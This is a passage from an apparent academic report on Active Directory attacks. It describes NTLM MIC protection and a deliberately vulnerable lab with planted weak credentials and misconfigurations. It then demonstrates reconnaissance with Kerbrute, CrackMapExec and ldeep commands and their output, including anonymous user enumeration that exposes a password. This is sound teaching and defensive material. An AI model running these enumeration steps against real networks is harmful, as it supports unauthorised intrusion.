The NTLM session key (either SBK or ESK) is used to compute the MIC. If the use of a session key is negotiated, the MIC must be present in the AUTHENTICATION_MESSAGE sent from the client to the server. The MIC is computed as: MIC = HMAC-MD5(SESSION_KEY, NEGO_MESSAGE‖CHAL_MESSAGE‖AUTH_MESSAGE).

The server, upon receiving the AUTHENTICATE_MESSAGE, computes the MIC itself. If the MIC value differs from the one received from the client, the authentication fails, as this indicates that the messages were tampered.

One may wonder that an attacker that wishes to tamper NTLM messages can just remove the MIC from the AUTHENTICATION_MESSAGE and bypass this check. That won't work since if signing is negotiated, a MIC must be present, otherwise authentication fails.

If the attacker in a MITM scenario, somehow bypasses signing negotiation by modifying NTLM flags during the NTLM handshake process, attempting to trick a

server not to verify the MIC, there's another layer of protection. This layer of protection is the **MsvAvFlags** value. This value is part of the AV_PAIR structure, used in CHALLENGE_MESSAGE and AUTHENTICATE_MESSAGE. The MsAvFlags value indicates whether a client is providing a MIC field or not. So, if an attacker strips the MIC from the message, MsAvFlags would indicate the server that the MIC is missing, and the authentication process would fail.

The MsAvFlags value is also protected and cannot be modified unnoticeably. To alter the MsAvFlags value is impossible for the attacker since this value is part of the blob used to compute the NTProofStr, explained in Section 5.2.2. An attacker, without the NT hash of a client, cannot compute a valid NTProofStr, and therefore, it cannot compute a valid NTLMv2 Response. Thus it cannot modify the MsAvFlags value unnoticeably. This is how NTLM protects MIC presence and message integrity. Note that the blob in NTLM is sent in clear text to the server, but it is also used to compute the NTProofStr value, thus being also a part of this hash value. If the attacker modifies MsAvFlags as well as the clear text blob, the NTProofStr value generated by the server will differ from the one generated by the client, and authentication will fail.

To summarize:

- The NTLMv2 response is computed using the NT hash, only known by the server and the client.
- The NTLMv2 takes into account the MsAvFlags value (part of the blob), which indicates whether a MIC is sent or not.
- If the attacker strips the MIC, MsAvFlags indicates that the message was tampered and authentication fails.
- If the attacker also tries to modify the MsAvFlags, the NTLMv2 Response is different from what it should be, causing authentication failure.

6 Attacks and countermeasures

In this section, the focus will now shift from AD technical background to AD attacks and respective countermeasures. This section will first present the lab environment that was configured with various vulnerabilities in order to practically demonstrate the various attack paths and vectors within AD and how they can be exploited. The following sections will then explain and demonstrate the different attacks, as well as mention possible countermeasures for such attacks.

6.1 Experimental setup

In order to study and practically demonstrate the attacks described in Section 6, a vulnerable AD environment was built using the GNS3 Network Emulator. This AD environment includes multiple domains, vulnerable AD servers, users, and services. This environment allows one to test vulnerabilities in authentication services and protocols, trust relationships, and even misconfigurations in AD infrastructures, including Group Policy Objects, Certificate Services (ADCS), SQL and IIS servers, as well as techniques for local/domain privilege escalation and cross-forest attacks.

The GNS3 configuration is addressed in Section 7.1. This Section will instead focus on the AD topology that was used to practically demonstrate the attacks. Figure 18 focuses exclusively on the logical structure of the Active Directory environment. It illustrates the Windows servers, the different domains, and the trust relationships between such domains. By abstracting away auxiliary components, this representation clarifies the organizational and security boundaries within the AD infrastructure, which are directly relevant to the attack scenarios studied in this work.

In this setup, three different domains were deployed: SIRIUS.LOCAL, ALTAIR.LOCAL, and NORTH.ALTAIR.LOCAL. KING is SIRIUS's DC, CHIEF is ALTAIR's DC, and CAPTAIN is NORTH's DC. There's also a non-DC server in NORTH: the MEMBER machine.




Fig. 18 Experimental AD environment logical structure.

These domains are distributed across two Active Directory forests. The first forest consists solely of the SIRIUS domain, with SIRIUS.LOCAL serving as the forest root domain. The second forest encompasses both ALTAIR and NORTH, with ALTAIR.LOCAL as the forest root domain. A forest trust relationship was established between the two forests. Within the ALTAIR forest, a parent–child trust relationship links the ALTAIR and NORTH domains.

Although GOAD's environment uses five Windows machines (three domain controllers and two additional member servers hosting vulnerable services), the laboratory used in this work purposely reduces the physical VM count to four without removing any attack surface relevant to the experiments. Several services that in GOAD are placed on a separate domain member were consolidated onto existing VMs in our topology (for example the vulnerable IIS/SQL services are configured in domain controllers, while in GOAD, the member servers have these services configured). This consolidation was made for practical reasons such as reduced resource consumption and simpler GNS3 configuration, while preserving the same logical roles and vulnerabilities required to demonstrate the attacks. The extra host in GOAD provides

greater realism by separating member-hosted services from DCs. Our lab trades that additional realism for lower resource usage.

Below, three different tables illustrate the overall configuration of the three domains present in the lab environment. Firstly, Table 1 presents the overall configuration from the NORTH.ALTAIR.LOCAL domain.

Table 1 NORTH domain configuration (NORTH.ALTAIR.LOCAL)

Domain Controller — **CAPTAIN**		
Member Server — **MEMBER**		
Trust Relationships • Child domain of ALTAIR.LOCAL (parent–child trust established with ALTAIR).		
Users		
UPN	Password	Vulnerability
`Administrator@north.altair.local`	`Passw0rd`	—
`skyler.white@north.altair.local`	`Password123`	Weak password
`jesse.pinkman@north.altair.local`	`WangOTangO!`	Vulnerable to AS-REP roasting
`walter.white@north.altair.local`	`Metho1o590oA$elry`	Vulnerable to Kerberoasting
`hank.schrader@north.altair.local`	`sHyangja210`	GenericAll on a GPO
`saul.goodman@north.altair.local`	`beTTer2caLL2me`	RBCD configured against MEMBER
Security Groups • `Human Resources` — security group including a Foreign Security Principal. • `Masters` — security group with GenericAll right over CAPTAIN.		
Group Policy Objects (GPOs) • `WallPaper` GPO — Linked to the Domain Controller's Organizational Unit. • Modified `Default Domain Controllers Policy` — SMB signing disabled.		
Service vulnerabilities (per host) • **CAPTAIN** — IIS (vulnerable file upload), SMB signing disabled, anonymous SAMR access. • **MEMBER** — Enterprise CA (ADCS) with misconfigured templates and web enrollment. SMB signing disabled.		

While Table 1 highlights a representative vulnerability associated with each user account, these entries are illustrative rather than exhaustive. In practice, multiple weaknesses were configured, some of which are discussed in more detail below.

The `jesse.pinkman@north.altair.local` account, for instance, is not only vulnerable to AS-REP roasting but also to Kerberoasting, since it represents a service account within Active Directory. In addition, it is configured with Unconstrained Delegation, which constitutes a major security risk as it enables attackers

to capture TGTs. Similarly, `walter.white@north.altair.local` is configured with Constrained Delegation to the CIFS service on the Domain Controller, exposing a sensitive service to potential abuse. The `saul.goodman@north.altair.local` account is also Kerberoastable and has RBCD configured against the `MEMBER` server, creating another vector for impersonation attacks. Moreover, there exists an ACL abuse path within the domain: `skyler.white@north.altair.local` holds elevated rights over `jesse.pinkman@north.altair.local`, which in turn has elevated rights on `walter.white@north.altair.local`. This chain extends to `hank.schrader@north.altair.local`, who maintains privileges over the 'Masters' security group introduced in Table 1.

To further elaborate, NORTH.ALTAIR.LOCAL misconfigurations include anonymous SAMR enumeration (allowing username harvesting), SMB signing disabled on both machines (permitting NTLM relay attacks), the coexistence of unconstrained, constrained, and RBCD delegation (enabling ticket abuse and impersonation), a vulnerable IIS endpoint on `CAPTAIN` allowing file uploads, and misconfigured ADCS templates and Certification Authority on `MEMBER`, which expose the certification authority to exploitation.

Onto the NORTH's parent domains, Table 2 presents the ALTAIR.LOCAL configuration.

The ALTAIR.LOCAL domain introduces some more miconsfiguration in the AD environment, namely MSSQL misconfigurations. The CHIEF DC hosts a MSSQL service in which the `lily.aldrin@altair.local` user can impersonate the `ted.mosby@altair.local`, which in turn can impersonate the MSSQL sysadmin, the highest-level server role in MSSQL. Such an impersonation chain potentially allows an attacker to reach remote command execution in the CHIEF DC through the `lily.aldrin@altair.local` account. Furthermore, the MSSQL configuration also includes a linked server setup, in which KING can be accessed. The login

Table 2 ALTAIR domain configuration (ALTAIR.LOCAL)

Domain Controller — **CHIEF**		
Trust Relationship • Parent domain of NORTH.ALTAIR.LOCAL (parent–child trust established with ALTAIR). • Forest root domain of the ALTAIR forest. A two-way forest trust was established with the SIRIUS forest		
Users		
UPN	Password	Relevant Configuration
`Administrator@altair.local`	`Passw0rd`	—
`lily.aldrin@altair.local`	`ThisIsMyPassword123`	Misconfigured impersonation (MSSQL)
`ted.mosby@altair.local`	`MyPassword123`	Misconfigured impersonation (MSSQL)
Security Groups • `Enterprise Admins` — NORTH's Administrator added to EA group.		
Service vulnerabilities • **CHIEF** — MSSQL installed and configured with logins, and overly permissive impersonation rights/linked server login mapping. SQL linked server connection established with KING (SIRIUS.LOCAL).		

mapping configured for the linked server is overly permissive, namely, allowing `ted.mosby@altair.local` to login as the sysadmin in KING. Through these MSSQL misconfigurations, an attacker can not only reach remote command execution in CHIEF but also in KING.

In addition to MSSQL misconfigurations, the ALTAIR.LOCAL domain in the AD environment allows for trust relationship attacks. It holds a parent-child trust with NORTH.ALTAIR.LOCAL, as well as a forest trust with SIRIUS.LOCAL. Namely, this forest trust is configured to allow TGT delegation across its boundaries, which is a requirement to the forest trust attack described in this document.

Finally, Table 3 presents the overall SIRIUS.LOCAL configuration.

Table 3 summarizes SIRIUS.LOCAL. Of particular note is the SQL linked-server relationship from KING back to CHIEF with permissive login mapping, which, combined with ALTAIR's configuration, facilitates cross-forest movement. In addition, `holly.flax@sirius.local` is a member of the `Human Resources` group in NORTH, introducing a Foreign Security Principal linkage that attackers could enumerate and potentially exploit.

Table 3 SIRIUS domain configuration (SIRIUS.LOCAL)

Domain Controller — **KING**

Trust Relationship

- Forest root domain of the SIRIUS forest. A two-way forest trust was established with the ALTAIR forest

Users

UPN	Password	Vulnerability
`Administrator@sirius.local`	`Passw0rd`	—
`holly.flax@sirius.local`	`resourcingHumansSince1997`	Part of HR group in NORTH

Service vulnerabilities

- **KING** — MSSQL installed. SQL linked server connection established with CHIEF (ALTAIR.LOCAL). Overly permissive linked server login mapping.

6.2 Attack Taxonomy

The following section introduces a taxonomy of the different attacks discussed in this work. This structured view will be used as a reference in the remainder of the document.

Different taxonomic approaches were considered when classifying the attacks present in the lab. For example, a protocol-oriented taxonomy (grouping attacks by Kerberos, NTLM, or SMB), or an objective-oriented taxonomy were two possibilities. However, for the purpose of this work, a phase-based taxonomy was adopted, as illustrated in Table 4. This approach mirrors the logical exploitation steps typically followed by an attacker. Beginning with reconnaissance, followed by initial credential access, lateral movement, privilege escalation, and culminating in domain extraction or cross-forest expansion. Such a sequential organization is more didactic and facilitates a clearer understanding of the attack paths.

Table 4 Table presenting the preferred attack taxonomy for this work

Phase	Description	Attacks Included
`Reconnaissance and Discovery`	Initial intelligence gathering	Network Reconnaissance (6.3.1), User enumeration (6.3.2), Trust Reconnaissance (6.3.4)
`Initial Credential Access`	Obtaining low-level credentials	AS-REP roasting (6.4.1), Password Spraying (6.4.2), Kerberoasting (6.4.3), LLMNR Poisoning (6.4.4)
`Lateral Movement and Relay`	Expanding access via relays and service misconfiguration	NTLM relay to SMB (6.5.2), Drop the MIC (6.5.3), Authentication Coercion Techniques (6.5.1), MSSQL Misconfiguration Abuse (6.5.4), IIS Misconfiguration Abuse (6.5.5)
`Privilege Escalation`	Exploiting misconfigurations and vulnerabilites for higher privileges	Local Privilege Escalation (6.6.1), Unconstrained Delegation Abuse (6.6.5), Constrained Delegation Abuse (6.6.6), RBCD Abuse (6.6.7), sAMAccountName Spoofing (6.6.8), PrintNightmare Attack (6.6.9), ACL Attacks (6.6.10), GPO Attacks (6.6.11), ADCS Exploiting (6.6.12), Shadow Credentials (6.6.17)
`Domain Extraction and Persistence`	Dumping domain secrets or forging tickets for long-term control	DCSync (6.7.1), Goldent Tickets (6.7.2)
`Cross-Domain/Forest Expansion`	Abusing trusts for broader compromise	The Trustpocalypse Attack (6.8.1), Attacking Forest Trusts (6.8.2)

As mentioned before, a protocol-based and an objective-oriented taxonomies were considered for this work. Although a protocol-based taxonomy provides a detailed technical perspective and can be useful for analyses focused on specific attack vectors, it presents some limitations for the purpose of this work. First, some attacks described in this work make use of different protocols, and when grouped solely by protocol, the natural progression of how a real attack may occur is lost. A protocol-oriented taxonomy fragments the narrative and makes it more difficult to follow the temporal flow of a real-world attack. Finally, a protocol-based taxonomy is less didactic when the goal is to explain attack paths for pedagogical purposes.

An objective-oriented taxonomy, in which attacks are grouped according to the adversary's intended goals (credential theft, persistence, lateral movement, or domain

compromise), was also considered. While this approach can be effective in certain contexts, it is less suitable for Active Directory environments, where attacker objectives frequently overlap. The same technique may serve multiple purposes simultaneously, and conversely, different attack paths may converge on the same objective. As a result, an objective-based taxonomy risks introducing ambiguity and redundancy, making it less didactic and less effective for structuring a sequential analysis of attacks. Consequently, it was not adopted as the primary framework in this work.

6.3 Reconnaissance and Discovery

The Reconnaissance and Discovery phase represents the starting point of any assessment or intrusion in AD environments. At this stage, the attacker's objective is to map the network topology, identify critical services and accounts, and uncover trust paths that may later enable privilege escalation or lateral movement.

This section outlines common techniques and tools employed for reconnaissance in AD environments, ranging from network and service enumeration to user enumeration via Kerberos and the discovery of trust relationships between domains. The techniques are demonstrated within the lab environment introduced in Section 6.1, illustrating the type of artifacts collected and their implications for the attacker.

6.3.1 Network Reconnaissance

A first step in attacking Windows Active Directory environments is to understand what machines are present in the network as well as identify the role of each machine. An attacker has several ways of mapping out environments using various tools. This section will mention some, and explain their purpose in this context.

First, an attacker should understand what machines are present and which of those are domain controllers. To do so, the CrackMapExec (CME) [5] tool can be employed. The CME tool uses "Living Off The Land" techniques, providing greater discretion when assessing the network topology. This tool contains an SMB module that can be

used to find Windows machines in the network. This module can scan the network, indicating machines' IP addresses, their NetBIOS name, the OS version, the fully qualified domain name (FQDN) and SMB protocol information, such as its version. A traditional approach would use the ICMP protocol for mapping the network, whereas CME uses SMB, a protocol that is part of the Windows Active Directory ecosystem. This portrays a tool that effectively uses "Living Off The Land" techniques, since it makes use of protocols that are well integrated into WAD environments and thus aren't as suspicious, whereas ICMP requests might be more conspicuous and are filtered by Windows Firewalls by default.

After machine IP addresses have been found, the attacker can shift their attention to determining which machines serve as domain controllers and which do not. To do so, the attacker can leverage the fact that domains must provide 3 essential WAD services: DNS for name resolution, Kerberos for authentication, and LDAP for database access. Domain Controllers are required to provide Kerberos and LDAP services, while DNS can be provided either by a DC or by a different server.

Starting with the DNS approach, the attacker can issue a DHCP request to the network. As well as providing IP addresses to hosts, DHCP also provides the DNS server IP address, among others. Normally there are DHCP servers on AD networks, and, although the DHCP server might be running in a machine other than a domain controller, DHCP will provide the DNS server IP address. Thus, through means of DHCP, the attacker learns of the DNS server IP address. This can be performed using the Nmap tool [33].

DNS is imperative in any WAD environment. However, DNS can be hosted in a machine other than the DC. To confirm whether the DNS server is running on a domain controller, the attacker will have to query the DNS server for LDAP and Kerberos service records. Contrary to DNS, Kerberos and LDAP run exclusively on domain controllers.

To determine where these services are being hosted, the attacker can leverage SRV records. SRV (or service) records are automatically published by domain controllers. These records specify a host and port for specific services. Thus, an attacker can use a basic tool such as nslookup [8] to query the DNS server for service records pertaining to Kerberos and LDAP. When queried for LDAP and Kerberos service records, the DNS server will unequivocally reply with the domain controller's IP address.

These steps are crucial for attackers to understand the network layout, identify high-value targets, and plan further actions such as lateral movement or privilege escalation.

To summarize, to audit an AD environment and find DCs, the attacker:

1. Looks for Windows machines and domains in the network.
2. Finds the DNS server IP address through DHCP requests sent to the network.
3. Queries well known SRV records for the Kerberos and LDAP services, hosted only by DCs. This way, the attacker can identify DCs in AD.

To demonstrate using the lab environment detailed in Section 6.1, Figure 19 illustrates the use of the CrackMapExec tool in order to assess which Windows machines are present in the network, along with their domain names, OS descriptions, and SMB information. The tool can retrieve this information by attempting to connect to a machine's SMB port (445). If the connection is successful, the tool retrieves SMB metadata from the connection. This metadata is exposed to users even without authenticating. This metadata (domain names, OS description, etc) is exchanged during the SMB session setup.




Fig. 19 Use of the CrackMapExec Tool to assess which Windows machines are in the network

Then, the nmap tool is used, in order to issue DHCP Discover messages, aiming to discover the DNS server's IP address. This can be seen in Figure 20.




Fig. 20 Use of the nmap tool and DHCP protocol in order to assess the DNS server IP address

Finally, DNS SRV records are used in order to definitely uncover the DC's IP address: 192.168.122.10. This can be seen in Figure 21.




Fig. 21 Use of DNS SRV records to definitely identify the DC, since only the DC provides such services

Other than finding a DC's IP address, an attacker may also leverage the nmap tool in order to scan the network for running services, which may present AD attack surfaces, as discussed in sections 6.5.5 or 6.5.4.

To limit reconnaissance, administrators could restrict unauthenticated DNS queries, especially to SRV records, by configuring DNS ACLs or using firewalls or DNS

proxies. However, due to the need for legitimate clients to resolve these records, this mitigation would not be effective and might break AD normal operation. A stronger approach requires combining segmentation, service hardening, and monitoring to make enumeration harder to perform without being detected.

6.3.2 User enumeration

This attack exploits the Kerberos protocol by analyzing KDC error messages from the Authentication Server (AS) exchange. Upon receiving an AS_REQ message, the Key Distribution Center (KDC) of the domain (normally the Domain Controller), will first check whether the user who is trying to authenticate is present in its database. If the user specified in the AS_REQ message is not found, the KDC replies with a KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN message.

On the other hand, if the user does exist but the client doesn't include a pre-authentication field in the request message, the KDC will then reply with the KRB5KDC_ERR_PREAUTH_REQUIRED error message. Such responses occur only if the username exists and the account enforces pre-authentication, which is the countermeasure discussed in the AS-REP Roasting attack (6.4.1) and enabled by default.

Since the KDC replies differently depending on username validity, an attacker can send arbitrary AS_REQ messages to the KDC specifying a possible username, and analyze the response (KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN or KRB5KDC_ERR_PREAUTH_REQUIRED), uncovering which usernames correspond to existing accounts.

In Figure 22, a diagram illustrates this attack. Initially, the username sent in the AS_REQ does not exist and thus the attacker receives a KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN message. In the second attempt, a valid username is confirmed, since the attacker now receives a

KRB5KDC_ERR_PREAUTH_REQUIRED message after sending an AS_REQ with that valid username.




Fig. 22 User Enumeration attack illustration

To practically demonstrate this attack, the Kerbrute tool can be employed. The tool will take as an argument a list of possible usernames and issue AS_REQ messages in their name, assessing user account existence. This process can be seen in Figure 23.

```
ubuntu@ubuntu:~$ ./kerbrute userenum -d altair.local potential_users.txt --dc 192.168.122.20

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 08/25/25 - Ronnie Flathers @ropnop

2025/08/25 14:28:39 >  Using KDC(s):
2025/08/25 14:28:39 >   192.168.122.20:88

2025/08/25 14:28:39 >  [+] VALID USERNAME:       marshall.eriksen@altair.local
2025/08/25 14:28:39 >  [+] VALID USERNAME:       lily.aldrin@altair.local
2025/08/25 14:28:39 >  [+] VALID USERNAME:       ted.mosby@altair.local
2025/08/25 14:28:39 >  Done! Tested 14 usernames (3 valid) in 0.026 seconds
ubuntu@ubuntu:~$
```

Fig. 23 Usage of the Kerbrute tool for the User enumeration attack. 3 users found in the altair.local domain.

This technique does not block any user account, since it doesn't produce login failures. This way, attackers can try a large number of usernames without triggering account lockouts or alerting monitoring systems.

6.3.3 Anonymous SAMR enumeration

This attack leverages permissive SAMR access controls to enumerate user accounts in an Active Directory domain. The Security Account Manager (SAM) is the local account database on Windows machines. It stores local users and groups and is normally accessed via the SAMR (Security Account Manager Remote) RPC interface. In AD, domain accounts live in the NTDS.dit database on DCs and are typically queried over LDAP. However, DCs also expose the SAMR interface, for compatibility reasons. This way, the SAMR protocol can be used to assess AD information.

When SAMR is reachable and the policies permit it, an anonymous attacker can bind to SAMR and enumerate domain users via the SamrEnumerateUsersInDomain [55] call. This yields usernames quickly, without needing LDAP. By default, modern Windows configurations block anonymous enumeration. But, if administrators for some reason allow anonymous access to SAMR, attackers get a great advantage by being able to enumerate every user in a domain easily.

Figure 24 illustrates how an attacker can practically perpetrate this attack using the CrackMapExec tool's SMB module. SAMR calls are encapsulated using the SMB protocol. The enumeration is actually performed by SAMR, not SMB. In the lab setup, the CAPTAIN domain controller allows anonymous access to SAMR, and thereby it is vulnerable to this attack.

```
ubuntu@ubuntu:~$ crackmapexec smb 192.168.122.10 --users
SMB         192.168.122.10  445    CAPTAIN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:CAPTAIN) (domain:north.altair.local) (signing:False) (SMBv1:True)
SMB         192.168.122.10  445    CAPTAIN          [-] Trying to dump local users with SAMRPC protocol
SMB         192.168.122.10  445    CAPTAIN          [+] Enumerated domain user(s)
SMB         192.168.122.10  445    CAPTAIN          north.altair.local\Guest                      Built-in account for guest access to the computer/domain
SMB         192.168.122.10  445    CAPTAIN          north.altair.local\DefaultAccount             A user account managed by the system.
SMB         192.168.122.10  445    CAPTAIN          north.altair.local\skyler.white
SMB         192.168.122.10  445    CAPTAIN          north.altair.local\jesse.pinkman
SMB         192.168.122.10  445    CAPTAIN          north.altair.local\walter.white
SMB         192.168.122.10  445    CAPTAIN          north.altair.local\hank.schrader
SMB         192.168.122.10  445    CAPTAIN          north.altair.local\saul.goodman               DELETE LATER. Password:beTTer2caLL2me
```

Fig. 24 Usage of the CrackMapExec tool in order to enumerate AD user accounts anonymously through SAMR

To mitigate this attack, Administrators should not allow anonymous SAMR access. This immediately and effectively makes this type of enumeration impossible for an attacker without initial AD access.

6.3.4 Trust Reconnaissance

This attack has the objective of assessing trust relationships set between domains, as well as entities with cross-domain presence, which can be high-value targets for attackers.

Trust relationships are discussed in Section 4. From an attacker's perspective, trust relationships represent attack paths that extend beyond a single domain, allowing an attacker to set its presence not only in a single domain, but other trusting/trusted domains.

An attacker can assess trust relationship information from its own domain simply by compromising any account, and using this account's credentials to query the AD database for trust information, as trust relationship information is accessible to any authenticated user. As mentioned in Section 4, TDOs are kept in the System container, and any user in the Authenticated Users group typically has read access to that same container. In order to enumerate different trusts, different tools can be used, such as ldeep, BloodHound, and Impacket. These tools use LDAP to query AD and retrieve trust information.

By enumerating trust relationships, attackers lay ground for possible attacks and learn about trust paths that can be traversed in order to reach the forest root domain. If such domain is compromised, the attacker then has full access over every domain in the AD forest.

Attackers can target trusts that are easier to exploit. Parent-Child and Tree-Root trusts, for example, are good targets for attackers due to their transitivity. Trusts like External or Forest trusts are harder to attack and are not transitive, being less ideal

for an attacker. Attacks described in Sections 6.8.1 and 6.8.2 elaborate on why Parent-Child trusts are preferred over Forest trusts as victims, for example. Different tools can be used for enumerating trust relationships, namely BloodHound, seen in Figure 25, or the ldeep tool, seen in Figure 26, to name a few tools.




Fig. 25 Trust Relationships mapped out by BloodHound

```
ubuntu@ubuntu:~$ ldeep ldap -u skyler.white -p 'Password123' -d north.altair.local -s ldap://192.168.122.20 trusts
dn: CN=north.altair.local,CN=System,DC=altair,DC=local
cn: north.altair.local
securityIdentifier: S-1-5-21-1210244332-2048039584-519364342
name: north.altair.local
trustDirection: bidirectional
trustPartner: north.altair.local
trustType: Windows domain running Active Directory
trustAttributes: WITHIN_FOREST
flatName: NORTH

dn: CN=sirius.local,CN=System,DC=altair,DC=local
cn: sirius.local
securityIdentifier: S-1-5-21-3722374345-1963899357-1081399864
name: sirius.local
trustDirection: bidirectional
trustPartner: sirius.local
trustType: Windows domain running Active Directory
trustAttributes: FOREST_TRANSITIVE
flatName: SIRIUS
```

Fig. 26 Trust Relationships mapped out using ldeep. In this case, the trust relationships established with the ALTAIR domain are listed, since CHIEF was queried (192.168.122.20)

Namely, Figure 25 depicts three different nodes, each representing one domain from the lab setup used in this report (Section 6.1). Between the nodes there are links representing trust relationships. NORTH.ALTAIR.LOCAL and ALTAIR.LOCAL mutually trust each other within the same forest. Since the trust is bidirectional, within the same forest, and the involved domains share a contiguous namespace, the attacker can

assume that the trust established between these domains consists of a Parent-Child trust relationship. A bidirectional trust relationship is also set between the ALTAIR and SIRIUS domains. However, they do not represent a Parent-Child trust relationship, but a Forest trust relationship. The Figure also depicts the query used to display the nodes and links in the top left corner. In Figure 26, the ldeep tool depicts trust relationship information retrieved from the CHIEF DC (192.168.122.10). In it, we can see trust relationship information retrieved through LDAP specifying that the ALTAIR domain holds trust relationships with SIRUS and NORTH.ALTAIR, along with other trust characteristics such as wether the trust is set with a domain within the same forest (`trustAttributes: WITHIN_FOREST`), or if it's set with a domain from a different forest (`trustAttributes: FOREST_TRANSITIVE`).

Other than enumerating different types of trusts, attackers may also find interest in looking for entities that have cross-domain presence. To provide a practical example, an entity such as a human resources employee for the company will be taken into account. A user account belonging to a human resources employee may have presence in different domains of an organization, meaning that if an attacker compromises such an account, it will then have a foothold in different domains without directly compromising trusts. Furthermore, a human resources employee probably has access to sensitive files across the AD environment, which increases its value for an attacker.

Attackers can find such accounts by searching for accounts that are present in different security groups across different domains, for example. Another way to find these types of accounts is by querying the database for Foreign Security Principals (FSPs). FSPs represent a security principal from a domain outside of the domain's forest and allow foreign users to become members of groups within the domain [94]. Tools like BloodHound can help highlight these cross-domain relationships. Figure 27 depicts such a case in the lab environment addressed in Section 6.1. In the image, by querying BloodHound data, an attacker can find that the Holly Flax user from

